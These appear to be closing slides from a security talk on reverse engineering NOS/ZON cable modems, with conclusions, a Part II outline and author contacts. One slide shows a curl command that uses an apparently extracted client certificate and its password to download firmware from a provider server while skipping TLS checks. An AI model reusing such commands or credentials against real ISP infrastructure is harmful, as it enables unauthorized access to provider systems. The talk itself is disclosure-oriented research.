
HTTP/1.1 403 Forbidden
Date: Tue, 24 Sep 2019 15:39:10 GMT
Server: Apache/2.2.9 (Debian) mod_ssl/2.2.9 OpenSSL/0.9.8g
Vary: Accept-Encoding
Content-Length: 307
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /
on this server.</p>
<hr>
<address>Apache/2.2.9 (Debian) mod_ssl/2.2.9 OpenSSL/0.9.8g Server at 10.0.119.2 Port 550</address>
</body></html>
closed

$ curl --insecure --cert-type p12 --cert ZonCerts.p12:123456 -0 https://213.60.177.100:550/firmwares/openrg_rcable_5_3_2_1_12_1_17_1_2.rms
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total   Spent    Left   Speed
100 7237k    100 7237k    0     0  2072k      0  0:00:03  0:00:03  --:--:-- 2072k
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






**WTF?**

# Conclusions



# Conclusions

- We have full control of NOS/ZON modems.
- Physical access == game over.
- Secure bootchain is mandatory everywhere.
- We need to demand more transparency from service providers.



# Conclusions

- IoT is a fucking mess.
- Most customers are running a 13 years old Linux kernel.





**What's next?**






# Part II

- The fun part: reverse engineering!
- How to attach a debugger.
- Understanding **openrg**.
- How to decrypt all passwords.
  - Spoiler: symmetric key not hashed.
- Understanding remote updates workflow and protections.



# Greetings

- 0xOPOSEC team.



<https://reverse.put.as>  
<https://github.com/gdbinit>  
reverser@put.as  
@osxreverser  
#osxre @ irc.freenode.net

PGP key

<https://reverse.put.as/wp-content/uploads/2008/06/publickey.txt>

PGP Fingerprint

7B05 44D1 A1D5 3078 7F4C E745 9BB7 2A44 ED41 BF05



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